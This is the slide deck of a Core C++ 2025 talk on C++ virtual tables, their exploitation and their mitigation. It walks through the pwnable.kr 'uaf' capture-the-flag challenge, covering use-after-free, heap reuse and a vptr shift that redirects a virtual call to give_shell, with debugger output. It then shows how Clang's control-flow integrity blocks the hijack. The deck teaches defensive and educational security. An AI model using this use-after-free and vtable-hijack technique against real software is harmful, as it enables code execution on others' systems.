Core C++ 2025

19 Oct. 2025 :: Tel-Aviv


Virtual Tables Unveiled: Exploitation and Mitigation in Practice

Sivan Zohar-Kotzer

Agenda

* Vtables & Polymorphism
* CTF Challenges & Analysis
* Security Mitigations

Section I — Vtables & Polymorphism




What is a vtable?

* A per-class table of function pointers for virtual functions.

* Enables runtime polymorphism: correct method chosen by actual object type.

* Every object stores a hidden vptr pointing to its class’s vtable.



What is a vtable?


```cpp
#include <cstdio>

class A {
public:
    virtual void f() { puts("A::f"); }
    virtual void g() { puts("A::g"); }
};

class B : public A {
public:
    virtual void g() { puts("B::g"); }
};

    A *a = new B();
    a->f();  // Calls A::f
    a->g();  // Calls B::g
```

What is a vtable?




```
class A* const A::A(class A* const this)
{
    this->_vptr.A = &_vtable_for_A;
    return this;
}

class B* const B::B(class B* const this)
{
    A::A(this);
    this->_vptr.A = &_vtable_for_B{for `A'};
    return this;
}
```

Decompiler Explorer


What is a vtable?

Every object stores a `vptr` in its first 8 bytes.


B’s constructor sets the `vptr` to **vtable B**.

Even though a is an `A*`, it points to **vtable B**.

Runtime decides: `a->f()` → `A::f`, `a->g()` → `B::g`.



Section II — CTF Challenge



CTF : UAF – pwnable.kr

CTF : UAF – pwnable.kr


The code currently calls

```
struct Human {
    virtual void introduce() {
        std::cout << "good!\n";
    }
    virtual void give_shell() {
        std::cout << "oh!\n";
    }
};
```

CTF : UAF – pwnable.kr

We want the code to call

```
struct Human {
    virtual void introduce() {
        std::cout << "good!\n";
    }
    virtual void give_shell() {
        std::cout << "oh!\n";
    }
};
```



Primitive 1:
We can Cause UAF.

1. Alloc h = new Human
2. delete h
3. **Do Other things**
4. h->introduce

How malloc Works?

- Allocations goes to buckets of certain size
- Free this piece - goes to the top of the free list
- Another allocation gets back the head

How malloc Works?

```
char *c = new char[sz];
c[off] = 'X';
c[off + 1] = '\0';
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " have " << &c[off] << std::endl;
delete[] c;
c = new char[sz];
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " still have " << &c[off]
          << std::endl;
```

We allocate SZ bytes

How malloc Works?

```
char *c = new char[sz];
c[off] = 'X';
c[off + 1] = '\0';
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " have " << &c[off] << std::endl;
delete[] c;
c = new char[sz];
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " still have " << &c[off]
          << std::endl;
```

We print the contents

```
+3 > ./m
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 00 00 00 00 00 00 00 00 00
0x22abeb0 have X
```

The address new returned

How malloc Works?

```
char *c = new char[sz];
c[off] = 'X';
c[off + 1] = '\0';
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " have " << &c[off] << std::endl;
delete[] c;
c = new char[sz];
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " still have " << &c[off]
          << std::endl;
```

We free the object

How malloc Works?

```
char *c = new char[sz];
c[off] = 'X';
c[off + 1] = '\0';
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " have " << &c[off] << std::endl;
delete[] c;
c = new char[sz];
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " still have " << &c[off]
          << std::endl;
```

We got the same address! Most content remained (sans header)!

```
AB 22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 00 00 00 00 00 00 00 00 00
0x22abeb0 still have X
```

We used the same size, and got the same address! Also, X remained ^

How malloc Works? Not in Mac

```cpp
char *c = new char[sz];
c[off] = 'X';
c[off + 1] = '\0';
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " have " << &c[off] << std::endl;
delete[] c;
c = new char[sz];
hexdump(c, sz);
std::cout << reinterpret_cast<void *>(c) << " still have " << &c[off]
          << std::endl;
```

In mac we get the same address - but different values

```
+3 > clang++ m.cc && ./a.out
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 00 00 00 00 00 00 00 00 00
0x6000015e11a0 have X
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x6000015e11a0 still have
```

Quick recap

First primitive: **Use-After-Free**

Step 1: Allocate an object, then delete it

Step 2: Trigger other server actions
→ Freed memory was **reused by `malloc`**, letting us interact with the deleted object

How? Primitive 1: pollute free mem

Write Primitive to Object
Immediately free'd

```
len = atoi(argv[1]);
data = new char[len];
read(open(argv[2], O_RDONLY), data, len);
cout << "your data is allocated" << endl;
```

We pollute free memory

Hence can modify Human object which is used after free!

```
pwndbg> tcachebins
tcachebins
0x40 [  2]: 0xfc3ef0 —▸ 0xfc3eb0 ◂— 0
```

We’ll add 8 bytes to its vptr, and instead of Introduce
It’d grab give_shell!

```
pwndbg> info symbol *0x404d80
Human::give_shell() in section .text of /home/uaf/uaf
pwndbg> info symbol *(0x404d80+8)
Man::introduce() in section .text of /home/uaf/uaf
pwndbg>
```


```
1
$ ls
flag  uaf
$ cat flag
d3lici0us_fl4g_after_pwning
$ 
```

Quick Recap

Primitive 1 – Use-After-Free

Step 1 Allocate object → delete it
→ trigger other allocations

How *malloc* helped



Freed chunks go to size-buckets / free lists
→ recently freed block is often reused

Primitive 2 – vtable/vptr manipulation

Step 2 Reallocation returns same address

Add +8 to vptr

Call virtual→ *give_shell*

RCE

Result →

```
$ we win
```

Section III — Security Mitigations & Defenses

Common Mitigations

* ASLR: randomize addresses to break reliable targets.

* CFI (control flow integrity): enforces at runtime that indirect control transfers may only go to approved targets

The gist of the exploitation

```
#include <cstdint>
#include <iostream>
struct A {
    virtual void introduce() {
        std::cout << "good!\n";
    }
    virtual void give_shell() {
        std::cout << "oh!\n";
    }
};

int main() {
    A* a = new A;
    (*(uint64_t**) a)++;
    a->introduce();
}
```


```
mov     rax, qword ptr [rbp - 8]
mov     rcx, qword ptr [rax]
add     rcx, 8
mov     qword ptr [rax], rcx
mov     rdi, qword ptr [rbp - 8]
mov     rax, qword ptr [rdi]
call    qword ptr [rax]
```

A a;
rax = &a;

Without CFI


```
mov     rax, qword ptr [rbp - 8]
mov     rcx, qword ptr [rax]
add     rcx, 8
mov     qword ptr [rax], rcx
mov     rdi, qword ptr [rbp - 8]
mov     rax, qword ptr [rdi]
call    qword ptr [rax]
```

rcx = *(u64*)&a;
Aka points to first entry in vtable



```
mov     rax, qword ptr [rbp - 8]
mov     rcx, qword ptr [rax]
add     rcx, 8
mov     qword ptr [rax], rcx
mov     rdi, qword ptr [rbp - 8]
mov     rax, qword ptr [rdi]
call    qword ptr [rax]
```

Now a->vtbl
Points to the
SECOND entry
in vtable



```
mov     rax, qword ptr [rbp - 8]
mov     rcx, qword ptr [rax]
add     rcx, 8
mov     qword ptr [rax], rcx
mov     rdi, qword ptr [rbp - 8]
mov     rax, qword ptr [rdi]
call    qword ptr [rax]
```

A a;
rdi = &a;

Without CFI

```
mov     rax, qword ptr [rbp - 8]
mov     rcx, qword ptr [rax]
add     rcx, 8
mov     qword ptr [rax], rcx
mov     rdi, qword ptr [rbp - 8]
mov     rax, qword ptr [rdi]
call    qword ptr [rax]
```

```
A a;
rdi = &a;
rax = a->tbl;
(a->tbl[0])();
```

Without CFI

```
elazarl in 🌐 leibo-baby-asus in ~ via C v11.5.0-gcc via ☕ v21.0.2 via
❯ bat /tmp/x.cc

      File: /tmp/x.cc

      #include <cstdint>
      #include <iostream>
      struct A {
          virtual void introduce() {
              std::cout << "good!\n";
          }
          virtual void give_shell() {
              std::cout << "oh!\n";
          }
      };

      int main() {
          A* a = new A;
          (*(uint64_t**) a)++;
          a->introduce();
      }

elazarl in 🌐 leibo-baby-asus in ~ via C v11.5.0-gcc via ☕ v21.0.2 via
❯ clang++ /tmp/x.cc && ./a.out
oh!

elazarl in 🌐 leibo-baby-asus in ~ via C v11.5.0-gcc via ☕ v21.0.2 via
❯ clang++ /tmp/x.cc -fsanitize=cfi -flto -fvisibility=hidden && ./a.out
[1]    106146 illegal hardware instruction (core dumped)  ./a.out
```

Mitigated

```
a = (A *)operator.new(8);
A::A(a);
a->_vptr$A = a->_vptr$A + 1;
if (a->_vptr$A != &A_vtbl) {
                    /* WARNING: Does not return */
  pcVar1 = (code *)invalidInstructionException();
  (*pcVar1)();
}
```

Initialize vptr of this

```
    MOV       RDI,a
0   MOV       qword ptr [RBP + local_28],RDI
 x.cc:13 (9)
    CALL      A::A
```

```
a = (A *)operator.new(8);
A::A(a);
a->_vptr$A = a->_vptr$A + 1;
if (a->_vptr$A != &A_vtbl) {
                    /* WARNING: Does not return */
  pcVar1 = (code *)invalidInstructionException();
  (*pcVar1)();
}
```

Increment a->vptr by 8

```
MOV          RCX,qword ptr [a]
ADD          RCX,0x8
MOV          qword ptr [a],RCX
```

```
a = (A *)operator.new(8);
A::A(a);
a->_vptr$A = a->_vptr$A + 1;
if (a->_vptr$A != &A_vtbl) {
                    /* WARNING: Does not return */
  pcVar1 = (code *)invalidInstructionException();
  (*pcVar1)();
}
```

```
MOV     a,qword ptr [a]
MOV     qword ptr [RBP + local_18],a
MOV     RCX,A::A rtti 0x10 before_vtbl
ADD     RCX,0x10
CMP     a,RCX
JZ      LAB_004011eb
UD1     a,dword ptr [a + 0x2]
```

CFI PROTECTION, compare the vptr with the compiler-known vptr

```
a = (A *)operator.new(8);
A::A(a);
a->_vptr$A = a->_vptr$A + 1;
if (a->_vptr$A != &A_vtbl) {
                    /* WARNING: Does not return */
  pcVar1 = (code *)invalidInstructionException();
  (*pcVar1)();
}
```

CFI PROTECTION crash it it’s not

```
MOV        a,qword ptr [a]
MOV        qword ptr [RBP + local_18],a
MOV        RCX,A::A rtti 0x10 before_vtbl
ADD        RCX,0x10
CMP        a,RCX
JZ         LAB_004011eb
UD1        a,dword ptr [a + 0x2]
```

What if we have two vtables?

```cpp
#include <cstdio>
struct A {
  virtual void f() { puts("A"); }
  virtual void g() { puts("A"); }
};
struct B : A {
  virtual void f() { puts("B"); }
  virtual void g() { puts("B"); }
};
void call(A *a) {
  a->f();
  a->g();
}
int main() {
  A a;
  B b;
  call(&b);
  call(&a);
}
```

```
    vtbl.cc:10 (12)
            PUSH        RBP
e5          MOV         RBP,RSP
ec 30       SUB         RSP,0x30
7d f8       MOV         qword ptr [RBP + local_10],a
    vtbl.cc:11 (8)
45 f8       MOV         RAX,qword ptr [RBP + local_10]
45 e8       MOV         qword ptr [RBP + local_20],RAX
    vtbl.cc:11 (49)
08          MOV         RCX,qword ptr [RAX]
4d f0       MOV         qword ptr [RBP + local_18],RCX
18          MOV         RAX,A::vtable
00
00 00
c0 10       ADD         RAX,0x10
c1          SUB         vptr_minus_expected_vptr,RAX
c8          MOV         RAX,vptr_minus_expected_vptr
e8 05       SHR         RAX,0x5
e1 3b       SHL         vptr_minus_expected_vptr,0x3b
c8          OR          RAX,vptr_minus_expected_vptr
f8 01       CMP         RAX,0x1
            JBE         LAB_00401175
b9          UD1         EAX,dword ptr [EAX + 0x2]
```

No simple compare anymore.

Compiler checks if `vptr` is **within a valid range**.

```
MOV        RCX,qword ptr [RAX]
MOV        qword ptr [RBP + local_18],RCX
MOV        RAX,A::vtable


ADD        RAX,0x10
SUB        vptr_minus_expected_vptr,RAX
MOV        RAX,vptr_minus_expected_vptr
SHR        RAX,0x5
SHL        vptr_minus_expected_vptr,0x3b
OR         RAX,vptr_minus_expected_vptr
CMP        RAX,0x1
JBE        LAB_00401175
UD1        EAX,dword ptr [EAX + 0x2]
```

Uses offsets, shifts, and bit tricks to verify it.

Goal: ensure `vptr` points to an **allowed vtable**.

```
vptr_minus_expected_vptr = a->_vptr$A + -0x80405;
if (1 < ((ulong)vptr_minus_expected_vptr >> 5 | (long)vptr_minus_expected_vptr << 0x3b)) {
                    /* WARNING: Does not return */
  pcVar1 = (code *)invalidInstructionException();
  (*pcVar1)();
}
(**a->_vptr$A)(a);
```

Huh?! What is it?

<< 0x3b?

Searching 0x3b in CFI design docs

<< 0x3b?

At call sites, the compiler will strengthen the alignment requirements by using a different rotate count. For example, on a 64-bit machine where the address points are 4-word aligned (as in A from our example), the `rol` instruction may look like this:

```
dd2:       48 c1 c1 3b             rol    $0x3b,%rcx
```

The compiler controls the vtable location!

- The compiler **controls where vtables live** in memory.
- It can place them **adjacent** and use clever bit patterns for quick validation.
- The exact logic is complex — but by checking the **offset of a vptr** from a known one,
 we can tell whether it points to a **legitimate vtable**.

Final Recap – What We Learned

- **Vtables**: enable runtime polymorphism via the `vptr`.
- **Primitive 1**: Use-After-Free → overwrite freed object.
- **Heap reuse**: `malloc` returned the same address → vptr hijack.
- **Vtable shift**: redirect call to `give_shell`.
- **Mitigations**:
    - **ASLR** randomizes memory layout.
    - **CFI** enforces valid control-flow targets.
- **Today's compilers**: group vtables and use bit checks to detect tampering.

→ From polymorphism to exploitation — and how modern defenses stop it.

The End

Any questions?